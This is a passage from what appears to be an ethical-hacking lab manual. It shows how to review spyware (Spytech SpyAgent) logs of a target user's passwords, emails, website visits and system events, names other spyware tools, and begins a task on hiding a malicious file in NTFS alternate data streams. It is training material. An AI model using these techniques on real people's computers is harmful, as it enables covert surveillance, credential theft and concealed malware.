
At the bottom of the main pane, there is a note: "Note: Log entries preceded with a '*' indicate a password entry." The system tray at the bottom right shows the date (4/5/2022), time (7:03 AM), and battery level.

44. Click the **Screenshots** option from the left-hand pane to view the captured screenshot of the user activities. Similarly, in **Email Activity** under the **Screenshots** options, you can view the email account accessed by the user on the target system.



45. Navigate back to the **spytech SpyAgent** main window. Click **Website Usage**, and then click **View Websites Logged**.

Note: If there are no entries in **Websites Logged** section you can select any other option from **Website Usage** section.



46. **SpyAgent** displays all the user-visited website results along with the start time, end time, and active time, as shown in the screenshot.

The screenshot shows the SpyAgent application interface. The left sidebar contains a navigation menu with various options like Keyboard & Mouse, Windows Viewed, Program Usage, Screenshots, Events Timeline, Files & Documents, Computer Usage, Mic & Webcam, Emails, Website Usage, Internet Activities, Clipboards, and SpyAgent Activity. The main pane is titled "Website Visits - 9 Entries". It includes buttons for Save Log, Clear, View Site, Export, and Actions... A section titled "Select a Website Log Entry" lists websites visited: All Websites, mail.google.com, accounts.google.com, www.bing.com, and www.ebay.com. Below this is a table titled "Pages Visited for Selected Website" with the following data:

Page Visited	Username	Start Time	End Time	Active Time
https://www.ebay.com/?mkevt=1&mkcid=1&mk...	Jason	Tue 4/05/22 @ 6:59:34 AM	Tue 4/05/22 @ 6:59:35 AM	00h:00m:02s
https://www.bing.com/search?q=gmail&src=IE...	Jason	Tue 4/05/22 @ 6:59:37 AM	Tue 4/05/22 @ 6:59:41 AM	00h:00m:05s
https://accounts.google.com/ServiceLogin?ser...	Jason	Tue 4/05/22 @ 6:59:42 AM	Tue 4/05/22 @ 6:59:43 AM	00h:00m:02s
https://accounts.google.com/signin/v2/identifi...	Jason	Tue 4/05/22 @ 6:59:44 AM	Tue 4/05/22 @ 6:59:50 AM	00h:00m:06s
https://accounts.google.com/signin/v2/challen...	Jason	Tue 4/05/22 @ 6:59:51 AM	Tue 4/05/22 @ 7:00:00 AM	00h:00m:01s
https://mail.google.com/mail/u/0/h/1krrmbu19...	Jason	Tue 4/05/22 @ 7:00:02 AM	Tue 4/05/22 @ 7:00:09 AM	00h:00m:08s
https://accounts.google.com/Logout?service=...	Jason	Tue 4/05/22 @ 7:00:09 AM	Tue 4/05/22 @ 7:00:10 AM	00h:00m:02s
https://accounts.google.com/ServiceLogin/sig...	Jason	Tue 4/05/22 @ 7:00:11 AM	Tue 4/05/22 @ 7:00:14 AM	00h:00m:03s
https://accounts.google.com/ServiceLogin/ide...	Jason	Tue 4/05/22 @ 7:00:16 AM	Tue 4/05/22 @ 7:00:16 AM	00h:00m:01s

The system tray at the bottom right shows the date (4/5/2022), time (7:05 AM), and battery level.

47. Click **Events Timeline** option from the left-hand pane to view the captured event entries.

Event	Target	Username	Time
Monitoring Started	none	Jason	Tue 4/05/22 @ 6:56:14 AM
Window Viewed	Program Manager	Jason	Tue 4/05/22 @ 6:56:30 AM
Program Started	[System Process]	Jason	Tue 4/05/22 @ 6:56:36 AM
Window Viewed	Spytech SpyAgent	Jason	Tue 4/05/22 @ 6:56:36 AM
Program Started	[System Process]	Jason	Tue 4/05/22 @ 6:56:42 AM
Window Viewed	Program Manager	Jason	Tue 4/05/22 @ 6:56:43 AM
Keystrokes Typed	Program Manager (explorer.exe)	Jason	Tue 4/05/22 @ 6:56:47 AM
Program Started	GoogleCrashHandler.exe	Jason	Tue 4/05/22 @ 6:56:50 AM
Window Viewed	Progress	Jason	Tue 4/05/22 @ 6:56:59 AM
File Created	C:\\$Recycle.Bin\\$-1-5-21-735912402-222524527-39714658...	Jason	Tue 4/05/22 @ 6:56:59 AM
File Created	C:\Users\Jason\AppData\Local\Microsoft\Windows\Caches\{3DA...	Jason	Tue 4/05/22 @ 6:57:01 AM
File Deleted	C:\Users\Jason\AppData\Local\Microsoft\Windows\Caches\{3DA...	Jason	Tue 4/05/22 @ 6:57:01 AM
File Created	C:\Users\Jason\AppData\Local\Packages\Microsoft.Windows.Cort...	Jason	Tue 4/05/22 @ 6:57:01 AM
File Deleted	C:\Users\Jason\AppData\Local\Packages\Microsoft.Windows.Cort...	Jason	Tue 4/05/22 @ 6:57:01 AM
File Created	C:\Users\Jason\AppData\Local\Packages\Microsoft.Windows.Cort...	Jason	Tue 4/05/22 @ 6:57:01 AM
File Deleted	C:\Users\Jason\AppData\Local\Packages\Microsoft.Windows.Cort...	Jason	Tue 4/05/22 @ 6:57:01 AM
File Created	C:\Users\Jason\AppData\Local\Packages\Microsoft.Windows.Cort...	Jason	Tue 4/05/22 @ 6:57:02 AM
File Created	C:\Users\Jason\AppData\Local\Packages\Microsoft.Windows.Cort...	Jason	Tue 4/05/22 @ 6:57:02 AM
File Created	C:\Users\Jason\AppData\Local\Packages\Microsoft.Windows.Cort...	Jason	Tue 4/05/22 @ 6:57:02 AM
File Created	C:\Users\Jason\AppData\Local\Packages\Microsoft.Windows.Cort...	Jason	Tue 4/05/22 @ 6:57:02 AM
File Created	C:\Users\Jason\AppData\Local\Packages\Microsoft.Windows.Cort...	Jason	Tue 4/05/22 @ 6:57:02 AM
File Created	C:\Users\Jason\AppData\Local\Packages\Microsoft.Windows.Cort...	Jason	Tue 4/05/22 @ 6:57:02 AM
Program Started	[System Process]	Jason	Tue 4/05/22 @ 6:57:07 AM
File Deleted	C:\Users\Jason\AppData\Roaming\Microsoft\Windows\Themes\Ca...	Jason	Tue 4/05/22 @ 6:57:14 AM
File Deleted	C:\Windows\System32\spool\V4Dirs\631B77CC-4B72-4F5F-A0...	Jason	Tue 4/05/22 @ 6:57:14 AM
File Deleted	C:\Windows\System32\spool\V4Dirs\6E03A38A-572C-48B9-82...	Jason	Tue 4/05/22 @ 6:57:14 AM
Program Started	LogonUI.exe	Jason	Tue 4/05/22 @ 6:57:17 AM
Program Started	TSTTheme.exe	Jason	Tue 4/05/22 @ 6:57:17 AM
File Created	C:\Users\Jason\AppData\Roaming\Microsoft\Windows\Themes\Ca...	Jason	Tue 4/05/22 @ 6:57:19 AM
File Created	C:\Users\Jason\AppData\Roaming\Microsoft\Windows\Themes\Ca...	Jason	Tue 4/05/22 @ 6:57:19 AM
Program Closed	TSTTheme.exe	Jason	Tue 4/05/22 @ 6:57:25 AM
File Deleted	C:\Users\Administrator\AppData\Local\Microsoft\Windows\Cache...	Jason	Tue 4/05/22 @ 6:57:56 AM
File Deleted	C:\Users\ADMINI~1\AppData\Local\Temp\1	Jason	Tue 4/05/22 @ 6:57:56 AM
Program Closed	LabOnDemand.HyperV.IntegrationService.exe	Jason	Tue 4/05/22 @ 6:58:03 AM
Monitoring Started	none	Jason	Tue 4/05/22 @ 6:59:26 AM
Window Viewed	Internet Explorer Enhanced Security Configuration is not enabled - ...	Jason	Tue 4/05/22 @ 6:59:26 AM
File Created	C:\Users\Jason\AppData\Local\Microsoft\Internet Explorer\Recov...	Jason	Tue 4/05/22 @ 6:59:29 AM

48. Similarly, you can select each tile and further explore the tool by clicking various options such as **Windows Viewed**, **Program Usage**, **Files & Documents**, **Computer Usage**.

49. Once you have finished, close all open windows; close **Remote Desktop Connection**.

50. This concludes the demonstration of how to perform user system monitoring and surveillance using Spytech SpyAgent.

51. You can also use other spyware tools such as **ACTIVTrak** (<https://activtrak.com>), **Veriato Cerebral** (<https://www.veriato.com>), **NetVizor** (<https://www.netvizor.net>), and **SoftActivity Monitor** (<https://www.softactivity.com>) to perform system monitoring and surveillance on the target system.

52. Close all open windows and document all the acquired information.


53. Now, before going to the next task, **End** the lab and re-launch it to reset the machines. To do so, in the right-pane of the console, click the **Finish** button present under the **Flags** section. If a **Finish Event** pop-up appears, click on **Finish**.

Task 3: Hide Files using NTFS Streams


A professional ethical hacker or pen tester must understand how to hide files using NTFS (NT file system or New Technology File System) streams. NTFS is a file system that stores any file with the help of two data streams, called NTFS data streams, along with file attributes. The first data stream stores the security descriptor for the file to be stored such as permissions; the second stores the data within a file. Alternate data streams are another type of named data stream that can be present within each file.

Here, we will use NTFS streams to hide a malicious file on the target system.

- Click **CEHv12 Windows Server 2019** to switch to the **Windows Server 2019** machine. Click **Ctrl+Alt+Del**, by default, **Administrator** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.
- Ensure that the **C:** drive file system is in **NTFS** format. To do so, navigate to **This PC**, right-click **Local Disk (C:)**, and click **Properties**.

